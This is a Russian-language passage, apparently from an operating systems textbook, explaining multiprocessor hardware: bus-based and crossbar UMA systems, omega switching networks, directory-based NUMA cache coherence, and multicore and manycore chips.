Следом идет система (рис. 8.1, *б*), в которой несколько пар «процессор — память» соединены друг с другом высокоскоростной схемой. Эта разновидность называется мультипроцессорной системой с передачей сообщений. Каждый модуль памяти является локальным по отношению к одному центральному процессору, и доступ к нему можно получить только через этот центральный процессор. Центральные процессоры связываются друг с другом путем отправки сообщений через схему соединений. При наличии качественной схемы соединений короткие сообщения могут быть отправлены за 10–50 мс, что намного превышает время доступа к памяти в системе, показанной на рис. 8.1, *а*. В этой конструкции не используется общая глобальная память. Мультипроцессорные компьютеры (то есть системы с передачей сообщений) намного проще в создании, чем мультипроцессоры (системы с общей памятью), но они труднее в программировании. Поэтому у каждой разновидности есть свои поклонники.

Третья модель (рис. 8.1, *в*) объединяет полноценные компьютерные системы по глобальной сети, такой как Интернет, с целью формирования **распределенной системы** (distributed system). У каждой из этих систем имеется собственная оперативная память, и системы связываются друг с другом путем отправки сообщений. Единственное реальное отличие друг от друга систем, показанных на рис. 8.1, *б* и *в*, заключается в том, что в последней из них используются полноценные компьютеры, а время передачи сообщений часто составляет 10–100 мс. Столь длительные задержки вынуждают использовать эти так называемые **слабосвязанные** (loosely coupled) системы несколько по-другому, нежели **сильносвязанные** (tightly coupled) системы (см. рис. 8.1, *б*). Время задержки у этих трех разновидностей систем различается практически на три порядка. Такая же разница между одним днем и тремя годами.

Эта глава состоит из трех основных разделов, каждый из которых соответствует трем моделям, показанным на рис. 8.1. Для каждой модели, рассматриваемой в данной главе, сначала дается небольшое введение в соответствующее аппаратное обеспечение. Основной упор делается на программное обеспечение, особенно на вопросы, касающиеся операционной системы для рассматриваемой разновидности системы. Будет показано, что у каждой разновидности имеются свои особенности, требующие применения различных подходов.

8.1. Мультипроцессоры

Мультипроцессор с общей памятью (shared-memory multiprocessor), далее просто мультипроцессор, — компьютерная система, в которой два и более центральных процессора имеют полный доступ к общей оперативной памяти. Программа, запущенная на любом из центральных процессоров, видит обычное виртуальное пространство (имеющее, как правило, страничную организацию). Единственное необычное свойство, присущее этот системе, заключается в том, что центральный процессор может записать какое-нибудь значение в слово памяти, а затем считать это слово и получить другое значение (потому что другой центральный процессор его уже изменил). При должной организации это свойство формирует основу для межпроцессорного обмена данными: один центральный процессор записывает какие-нибудь данные в память, а другой их считывает из памяти.

Большей частью мультипроцессорные операционные системы мало чем отличаются от обычных. Они обрабатывают системные вызовы, осуществляют управление памятью, предоставляют файловую систему и управляют устройствами ввода-вывода. Тем не менее есть ряд областей, где они обладают уникальными особенностями. Эти области включают синхронизацию процессов, управление ресурсами и планирование. Далее мы сначала дадим краткий обзор мультипроцессорного аппаратного обеспечения, а затем перейдем к вопросам, касающимся операционных систем.

8.1.1. Мультипроцессорное аппаратное обеспечение

Хотя у всех мультипроцессоров имеется свойство, позволяющее каждому центральному процессору обращаться ко всему пространству памяти, у некоторых мультипроцессоров есть еще одно свойство: каждое слово памяти может быть считано так же быстро, как и любое другое слово памяти. Такие машины называются **UMA**-мультипроцессорами (Uniform Memory Access — однородный доступ к памяти). В противоположность им **NUMA**-мультипроцессоры (Nonuniform Memory Access — неоднородный доступ к памяти) этим свойством не обладают. Далее станет ясно, почему существует такое различие. Сначала будут рассмотрены UMA-мультипроцессоры, а затем NUMA-мультипроцессоры.

UMA-мультипроцессоры с шинной архитектурой

Простейшие мультипроцессоры (рис. 8.2, *а*) основаны на использовании общей шины. Два и более центральных процессора и один и более модулей памяти используют для обмена данными одну и ту же шину. Когда центральному процессору нужно считать слово памяти, он сначала проводит проверку занятости шины. Если шина не занята, центральный процессор выставляет на ней адрес нужного ему слова, подает несколько управляющих сигналов и ждет, пока память не выставит нужное слово на шину.

Если шина занята, то центральный процессор, которому нужно считать слово или записать его в память, просто ждет, пока шина освободится. Именно в этом и заключается проблема такой архитектуры. При наличии двух или трех центральных процессоров спор за шину будет вполне управляемым, чего нельзя сказать о 32 или 64 процессорах. Система будет полностью ограничена пропускной способностью шины, а основная масса центральных процессоров будет простаивать большую часть времени.




Рис. 8.2. Мультипроцессоры с общей шиной: *а* — без кэш-памяти; *б* — с кэш-памятью; *в* —с кэш-памятью и собственной памятью процессора

Решение этой проблемы показано на рис. 8.2, *б* и заключается в добавлении к каждому центральному процессору кэш-памяти. Эта память может располагаться внутри микросхемы центрального процессора, соседствовать с этой микросхемой, находиться на общей плате или быть представлена комбинацией из трех перечисленных вариантов. Поскольку многие операции чтения теперь могут быть удовлетворены за счет локальной кэш-памяти, существенно сократится объем данных, передаваемых по шине, и система сможет поддерживать большее количество центральных процессоров.

Как правило, кэширование реализуется не пословно, а блоками по 32 или 64 байта. При обращении к слову в кэш обратившегося центрального процессора извлекается целый блок, называемый **строкой кэша** (cache line), или **кэш-строкой**.

Каждый блок кэш-памяти маркируется как предназначенный только для чтения (в этом случае он может в одно и то же время присутствовать в нескольких кэшах) или как предназначенный для чтения и записи (в этом случае он, возможно, не присутствует ни в каких других кэшах). Если центральный процессор пытается записать слово, находящееся в одном или нескольких удаленных кэшах, аппаратура шины обнаруживает запись и выставляет на шину сигнал, информирующий все остальные кэши о записи. Если другие кэши имеют неизмененные копии, в точности соответствующие содержимому блока в памяти, они могут просто забраковать эти копии и позволить процессору, осуществляющему запись, извлечь имевшийся в кэше блок из памяти перед его изменением. Если какие-нибудь другие кэши имели измененную копию, они должны были либо записать его обратно в память перед осуществлением новой записи, либо передать его по шине непосредственно тому процессору, который осуществлял запись. Этот свод правил называется **протоколом поддержки когерентности кэшей** (cache-coherence protocol), и это всего лишь один из многих протоколов.

Еще одна возможная архитектура представлена на рис. 8.2, *в*. Здесь у каждого процессора имеется не только кэш, но и локальная собственная память, к которой он имеет доступ по специальной собственной шине. Для оптимального использования этой архитектуры компилятор должен помещать весь текст программы, все строки, константы и другие данные, предназначенные только для чтения, стеки и локальные переменные в локальные модули памяти. Тогда общая память используется только для модифицируемых общих переменных. В большинстве случаев такое рачительное размещение приведет к существенному сокращению объема данных, передаваемых по шине, но потребует активного содействия со стороны компилятора.

UMA-мультипроцессоры, использующие координатные коммутаторы

Даже при самом удачном кэшировании использование одной шины сводит масштаб UMA-мультипроцессора всего лишь к 16 или 32 центральным процессорам. Чтобы преодолеть этот барьер, нужен другой тип сети обмена данными. Простейшая схема подключения n центральных процессоров к k модулям памяти — это **координатный коммутатор** (crossbar switch) (рис. 8.3). Координатный коммутатор десятилетиями использовался для коммутации телефонных переговоров, чтобы произвольным образом соединить группу входных линий с набором выходных линий.

В каждом пересечении горизонтальной (входной) и вертикальной (выходной) линий стоит **элемент коммутации**, небольшой выключатель, который может пропускать или не пропускать электрический сигнал, то есть быть включенным или выключенным в зависимости от того, должны или не должны соединяться горизонтальная и вертикальная линии. На рис. 8.3, *а* изображены три одновременно включенных элемента, позволяющие соединяться следующим парам «центральный процессор — модуль памяти»: (001, 000), (101, 101) и (110, 010). Можно составить и множество других комбинаций. Фактически число комбинаций равно количеству различных способов расстановки восьми ладей на шахматной доске, при которых ни одна из этих фигур не находилась бы под ударом другой.




Рис. 8.3. Координатный коммутатор: *а* — три одновременно включенных элемента; *б* — открытый элемент коммутации; *в* — закрытый элемент коммутации

У координатного коммутатора есть одно великолепное свойство: он представляет собой **неблокирующуюся сеть** (nonblocking network), то есть такую, где ни одному центральному процессору никогда не будет отказано в необходимом ему подключении по причине занятости какого-то элемента коммутации или линии (если предположить, что свободен сам требуемый модуль памяти). Но это прекрасное свойство имеется не у всех внутренних соединений. Кроме того, не нужно заниматься долгосрочным планированием. Даже если уже установлены семь произвольных подключений, всегда будет возможность подключить оставшийся центральный процессор к оставшемуся модулю памяти.

Конечно, не исключена конкуренция за подключение к памяти, возникающая, когда два центральных процессора в одно и то же время требуют доступа к одному и тому же модулю памяти. И все-таки по сравнению с моделью, показанной на рис. 8.2, за счет разбиения памяти на n модулей конкуренция снижается в n раз.

Одним из отрицательных свойств координатного коммутатора является то, что количество элементов коммутации равно n^2. При тысяче центральных процессоров и тысяче модулей памяти понадобится 1 млн элементов. Создать такой большой координатный коммутатор просто нереально. Тем не менее архитектура, использующая координатный коммутатор, вполне приемлема для средних по размеру вычислительных систем.

Мультипроцессоры UMA, использующие многоступенчатые схемы коммутации

На рис. 8.4, *а* показана совершенно другая мультипроцессорная архитектура, построенная на простых коммутаторах 2 × 2. У такого коммутатора есть два входа и два выхода.

Сообщения, поступающие по любой входной линии, могут быть скоммутированы на любую выходную линию. Для решения наших задач сообщения будут содержать до четырех частей (рис. 8.4, *б*). В поле Module (Модуль) сообщается, какой модуль памяти следует использовать. В поле Address (Адрес) указывается адрес в этом модуле. В поле Opcode (Код операции) предоставляется операция, например *READ* или *WRITE*. И наконец, необязательное поле Value (Значение) может содержать операнд, например 32-разрядное слово, которое нужно записать с помощью операции *WRITE*. Коммутатор проверяет содержимое поля Module и использует его для определения того, куда должно быть послано сообщение — на линию X или на линию Y.




Рис. 8.4. Коммутатор 2 × 2: *а* — с двумя входными, A и B, и двумя выходными, X и Y, линиями; *б* — формат сообщения

С помощью коммутатора 2 × 2 можно построить самые разные большие **многоступенчатые коммутаторные сети** (multistage switching networks), рассмотренные в Adams et al. (1987), Garofalakis and Stergiou (2013), Kumar and Reddy (1987). Одна из возможных схем, упрощенная **сеть омега** (omega network), относящаяся к эконом-классу, показана на рис. 8.5. Здесь с помощью 12 коммутаторов восемь центральных процессоров подключаются к восьми модулям памяти. В общем, для n центральных процессоров и n модулей памяти понадобится $\log_2 n$ ступеней с $n/2$ коммутаторами на каждую ступень, а всего $(n/2)\log_2 n$ коммутаторов, что значительно лучше, чем n^2 элементов коммутации, особенно для больших n.




Рис. 8.5. Схема коммутации омега

Схему электрической разводки в сети омега часто называют **идеальным тасованием** (perfect shuffle), поскольку перемешивание сигналов на каждой ступени походит на колоду карт, поделенную на две части, а затем перемешиваемую путем заведения одних

карт за другие. Чтобы разобраться с работой сети омега, предположим, что центральному процессору 011 понадобилось прочитать слово из модуля памяти 110. Центральный процессор посылает сообщение *READ* коммутатору 1D, в котором в поле Module содержится значение 110. Коммутатор берет первый (то есть самый левый) бит из 110 и использует его для маршрутизации. Если значение равно 0, сообщение направляется на верхний выход, а если 1, сообщение направляется на нижний выход. Поскольку бит содержит 1, сообщение направляется через нижний выход на коммутатор 2D.

Все коммутаторы второй ступени, включая 2D, используют для маршрутизации второй бит. В данном случае он также равен 1, поэтому теперь сообщение направляется через нижний выход к коммутатору 3D. Там уже тестируется третий бит, который равен 0. Следовательно, сообщение направляется через верхний выход и попадает, как и требовалось, к модулю памяти 110. Путь, по которому проходит это сообщение, помечен на рис. 8.5 буквой *a*.

По мере прохождения сообщения по схеме коммутации самые левые биты номера модуля утрачивают свое значение. Ими можно воспользоваться снова, записывая в них номер входящей линии, чтобы ответ смог отыскать обратный путь. Для пути *a* входные линии имеют номера 0 (верхний вход 1D), 1 (нижний вход 2D) и 1 (нижний вход 3D). Ответ будет направлен назад с помощью значения 011, только на этот раз чтение из него будет производиться справа налево.

В это же время центральному процессору 001 требуется записать слово в модуль памяти 001. Здесь происходит аналогичный процесс: сообщение направляется по верхнему, опять по верхнему и по нижнему выходам, этот путь помечен буквой *b*. Когда сообщение дойдет до адресата, его поле Module будет содержать значение 001, представляющее пройденный им путь. Поскольку рассмотренные запросы не используют одни и те же коммутаторы, линии и модули памяти, они могут выполняться параллельно.

Теперь посмотрим, что произойдет, если центральный процессор 000 одновременно с этим захочет обратиться к модулю памяти 000. Его запрос вступит в конфликт с запросом центрального процессора 001 на коммутаторе 3A. Одному из них придется подождать. В отличие от координатного коммутатора, сеть омега представляет собой **блокирующуюся сеть** (blocking network). Не все наборы запросов могут обрабатываться одновременно. При использовании линий или коммутаторов могут возникать конфликты как между запросами *к* памяти, так и между ответами *от* памяти.

Возникает потребность в равномерном распределении обращений к модулям памяти. Одна из распространенных технологий предусматривает использование младших разрядов в качестве номера модуля. Рассмотрим, к примеру, байт-ориентированное адресное пространство компьютера, который в основном обращается к целым 32-разрядным словам. Два младших разряда обычно имеют значение 00, но следующие три бита будут распределены равномерно. За счет использования этих трех битов в качестве номера модуля последовательные слова будут находиться в последовательных модулях. Система памяти, в которой следующие друг за другом слова находятся в разных модулях, называется **чередующейся** (interleaved). Чередующиеся системы памяти позволяют добиться максимального распараллеливания, потому что большинство обращений к памяти осуществляется к следующим друг за другом адресам. Для более эффективного распространения потока данных можно также разработать неблокирующиеся схемы коммутации, предлагающие несколько путей от каждого центрального процессора к каждому модулю памяти.

Мультипроцессоры NUMA

Число центральных процессоров для мультипроцессоров UMA с общей шиной ограничено, как правило, несколькими десятками, а мультипроцессоры с координатной или многоступенчатой коммутацией нуждаются в большом количестве дорогостоящей аппаратуры, и количество центральных процессоров в них ненамного больше. Чтобы задействовать более сотни центральных процессоров, нужно чем-то пожертвовать. Обычно в жертву приносится идея одинакового времени доступа ко всем модулям памяти. Эта уступка приводит к вышеупомянутой концепции мультипроцессоров NUMA. Подобно своим родственникам UMA, они предоставляют единое адресное пространство для всех центральных процессоров, но в отличие от них, доступ к локальным модулям памяти осуществляется быстрее, чем доступ к удаленным модулям. Поэтому все программы, написанные для UMA, будут без изменений работать на NUMA-машинах, но их производительность будет хуже, чем на UMA-машинах.

NUMA-машины обладают тремя ключевыми характеристиками, которые присущи им всем и которые в совокупности отличают их от других мультипроцессоров:

1. В области видимости всех центральных процессоров находится единое адресное пространство.
2. Доступ к удаленной памяти осуществляется с помощью команд *LOAD* и *STORE*.
3. Доступ к удаленной памяти осуществляется медленнее, чем доступ к локальной.

Когда время доступа к удаленной памяти не скрыто (по причине отсутствия кэширования), система называется **NC-NUMA** (No Cache-coherent NUMA — NUMA без согласованного кэширования). При наличии согласованной кэш-памяти система называется **CC-NUMA** (Cache-Coherent NUMA — NUMA с согласованным кэшированием).

В настоящее время самым популярным подходом при создании больших мультипроцессоров CC-NUMA является **мультипроцессор на основе каталогов** (directory-based multiprocessor). Идея заключается в ведении базы данных, сообщающей, где находится каждая кэш-строка и каково ее состояние. При обращении к кэш-строке запрашивается база данных, чтобы определить, где она находится и какая информация в ней содержится — неизмененная или измененная. Поскольку эта база данных должна запрашиваться при выполнении каждой команды, обращающейся к памяти, она должна поддерживаться исключительно быстродействующей специализированной аппаратурой, откликающейся за доли такта шины.

Чтобы конкретизировать идею мультипроцессора, основанного на каталогах, рассмотрим простой (гипотетический) пример — систему, состоящую из 256 узлов, каждый узел которой состоит из одного центрального процессора и 16 Мбайт оперативной памяти, с которой этот процессор связан по локальной шине. Общий объем памяти составляет 2^{32} байт, которые поделены на 2^{26} кэш-строк по 64 байт каждая. Память статически распределена по узлам, где диапазон адресов 0–16 М выделен узлу 0, 16 М–32 М — узлу 1 и т. д. Узлы связаны схемой соединений, показанной на рис. 8.6, *а*. Каждый узел содержит также записи каталога для 2^{18} 64-байтовых кэш-строк, включающих в себя 2^{24} байт памяти. Предположим на время, что строка может храниться не более чем в одном кэше.

Чтобы понять, как работает каталог, проследим за командой *LOAD* из центрального процессора 20, которая ссылается на кэш-строку. Сначала центральный процессор, выдающий команду, передает ее своему блоку управления памятью (MMU), который




Рис. 8.6. *а* — мультипроцессор на основе каталогов, содержащий 256 узлов; *б* — разделение 32-разрядного адреса памяти на поля; *в* — каталог в узле 36

осуществляет преобразование команды в физический адрес, например 0x24000108. MMU разбивает этот адрес на три части, показанные на рис. 8.6, *б*. В десятичной форме эти три части представляют собой узел 36, строку 4 и смещение 8. Блок управления памятью видит, что слово памяти, на которое делается ссылка, из узла 36, а не из узла 20, поэтому он отправляет сообщение с запросом через схему соединений к узлу 36, выясняя, находится ли эта строка 4 в кэше, и если да, то где именно.

Когда запрос по схеме соединений поступает к узлу 36, он направляется к аппаратуре каталога. Эта аппаратура обращается по индексу в свою таблицу, состоящую из 2^{18} записей, по одной для каждой своей кэш-строки, и извлекает запись 4. На рис. 8.6, *в* показано, что строки в кэше нет, поэтому аппаратура извлекает строку 4 из локальной оперативной памяти, отправляет ее обратно узлу 20 и обновляет запись каталога 4, показывая, что теперь строка находится в кэше на узле 20.

Рассмотрим второй запрос, на этот раз касающийся строки 2 узла 36. На рис. 8.6, *в* показано, что эта строка присутствует в кэше на узле 82. В этот момент аппаратура может обновить запись каталога, чтобы она сообщала, что строка теперь находится на узле 20, а затем отправить сообщение узлу 82, предписывая ему передать строку узлу 20 и аннулировать свой кэш. Заметьте, что даже так называемый мультипроцессор с общей памятью не обходится без передачи на внутреннем уровне большого количества сообщений.

В качестве небольшого отступления подсчитаем, сколько памяти уходит на каталоги. У каждого узла имеется 16 Мбайт оперативной памяти и 2^{18} записей длиной 9 бит для

ведения учета этой памяти. Итак, на каталог уходит около $9 \cdot 2^{18}$ бит на 16 Мбайт, или около 1,76 %, что вполне приемлемо (если не обращать внимания на то, что это должна быть высокоскоростная память, что, разумеется, повышает ее стоимость). Даже если использовать кэш-строки длиной 32 байта, издержки составят только 4 %. При кэш-строках длиной 128 байт они будут меньше 1 %.

Несомненная ограниченность такой схемы состоит в том, что строка может быть кэширована только в одном узле. Чтобы кэшировать строки на нескольких узлах, нужны какие-то способы их обнаружения, для того чтобы, к примеру, аннулировать или обновить их при записи. Поэтому на многих многоядерных процессорах запись каталога состоит из битового **вектора**, по одному биту на ядро. Значение 1 свидетельствует о том, что строка кэша присутствует в ядре, а значение 0 свидетельствует об ее отсутствии. Более того, в каждой записи каталога обычно содержится несколько дополнительных битов. В результате этого расходы памяти на каталог существенно возрастают.

Многоядерные микропроцессоры

По мере совершенствования технологии производства микросхем транзисторы становились все меньше и меньше, и появилась возможность размещать их на микросхемах все в большем и большем количестве. Это эмпирическое наблюдение часто называют **законом Мура** в честь одного из основателей компании Intel Гордона Мура (Gordon Moore), который первым отметил эту особенность. В 1974 году процессор Intel 8080 содержал чуть более 2 тысяч транзисторов, а центральные процессоры Xeon Nehalem-EX содержат более 2 млрд транзисторов.

Возникает резонный вопрос: как распорядиться всеми этими транзисторами? В разделе главы 1, посвященном процессорам, в качестве одной из возможностей рассматривалось увеличение емкости кэш-памяти, размещенной на кристалле процессора. Это весьма ценная возможность, и уже повсеместно используются процессоры, имеющие в своем составе кэш-память объемом 4–32 Мбайт. Но существует мнение, что увеличение размера кэш-памяти может поднять максимальную производительность всего лишь с 99 до 99,5 %, а это не сможет существенно увеличить производительность работы приложения.

Другая возможность заключается в размещении на одной и той же микросхеме (технически на одном и том же **кристалле**) двух и более полноценных центральных процессоров, обычно называемых **ядрами** (cores). Сейчас уже никого не удивишь двухъядерными, четырехъядерными и восьмиядерными процессорами, размещенными на одном кристалле, и можно даже купить процессоры, имеющие несколько сотен ядер. Несомненно, на подходе процессоры с еще большим количеством ядер. По-прежнему актуален вопрос относительно кэш-памяти. Например, у процессора Intel Xeon 2651 имеются 12 физических многопотоковых ядер, благодаря которым создаются 24 виртуальных ядра. Каждое из 12 физических ядер имеет 32-килобайтный кэш уровня L1, предназначенный для инструкций и 32-килобайтный кэш L1 для данных. У каждого из них также имеется 256-килобайтный кэш уровня L2. И наконец, 12 ядер совместно используют 30-мегабайтный кэш уровня L3.

Наряду с тем, что центральные процессоры могут иметь, а могут и не иметь общие модули кэш-памяти (см. рис. 1.8), оперативную память они всегда используют совместно, и эта память обладает согласованностью в том смысле, что у каждого слова памяти всегда имеется однозначное значение. Для поддержки согласованности специальная

схема обеспечивает режим работы, при котором изменение одним из центральных процессоров слова, присутствующего в двух или более кэшах, приводит к автоматическому и атомарному удалению его из всех кэшей. Этот процесс известен как **отслеживание** (snooping).

В результате такой конструкции многоядерные микросхемы становятся миниатюрными мультипроцессорами. На практике многоядерные микросхемы иногда называют мультипроцессорами на уровне микросхемы (Chip-level MultiProcessors (**CMP**)). С точки зрения программирования CMP практически не отличаются от мультипроцессоров с общей шиной или мультипроцессоров, использующих схемы коммутации. Но некоторые различия все же имеются. Прежде всего у мультипроцессоров с общей шиной у каждого центрального процессора имеется собственный кэш, показанный на рис. 8.2, *б*, и это совпадает с конструкцией AMD, показанной на рис. 1.8, *б*. А конструкция с общей кэш-памятью, использующаяся компанией Intel во многих ее процессорах и показанная на рис. 1.8, *а*, в других мультипроцессорах не встречается. Общая кэш-память второго или третьего уровня (L2 или L3) может нанести вред производительности. Если одному из ядер требуется большой объем кэш-памяти, а другим — нет, то эта конструкция позволяет осуществить захват кэш-памяти, чтобы забрать требуемый объем. Общая кэш-память допускает, чтобы «ненасытное» ядро снизило производительность других ядер.

Другой областью, в которой CMP отличается от своих более крупных собратьев, является отказоустойчивость. Из-за тесных связей всех центральных процессоров отказы в совместно используемых компонентах могут сразу нарушить работу нескольких центральных процессоров, что менее вероятно для традиционных мультипроцессоров.

В дополнение к симметричным многоядерным микропроцессорам, у которых все ядра одинаковы, существует еще одна распространенная категория многоядерных микропроцессоров — **система на кристалле** (system on a chip). У этих микросхем имеется один или несколько основных центральных процессоров, но также имеются и ядра специального назначения, такие как видео- и аудиодекодеры, криптопроцессоры, сетевые интерфейсы и т. д., составляющие полную компьютерную систему на одном кристалле.

Многоядерные микропроцессоры

Понятие «мультиядро» означает просто «более одного ядра», но когда количество ядер становится больше количества пальцев на руках, мы используем другой термин — **многоядерные микропроцессоры** (Manycore chips), которые являются мультиядрами, содержащими десятки, сотни или даже тысячи ядер. Хотя порога, при переходе которого мультиядерные процессоры становятся многоядерными, не существует, простым отличительным признаком возможного обладания многоядерным процессором может послужить то, что вас больше уже не беспокоит потеря одного или двух ядер.

Дополнительные карты таких ускорителей, как разработанные компанией Intel Xeon Phi, имеют свыше 60 x86-ядер. Другие производители уже преодолели барьер в сто ядер различного типа. Возможно, они уже на пути к достижению планки в 1000 ядер общего назначения. Трудно даже представить, что можно сделать с тысячей ядер, еще труднее понять, как составлять для них программы.

Еще одна проблема, связанная с реально большим количеством ядер, заключается в том, что оборудование, необходимое для сохранения согласованности их кэшей, становится очень сложным и весьма дорогостоящим. Многие инженеры беспокоятся

о том, что согласованность кэшей не сможет масштабироваться на многие сотни ядер. Некоторые даже становятся сторонниками того, что все мы вообще должны отказаться от этой затеи. Они опасаются, что стоимость протоколирования согласованности в оборудовании будет столь высока, что все эти великолепные новые ядра не помогут существенно поднять производительность, потому что процессор будет слишком занят поддержанием кэшей в согласованном состоянии. Хуже того, в связи с этим нужно будет потратить слишком много памяти на быстродействующий каталог. Эта проблема известна под именем **барьера согласованности** (coherency wall).

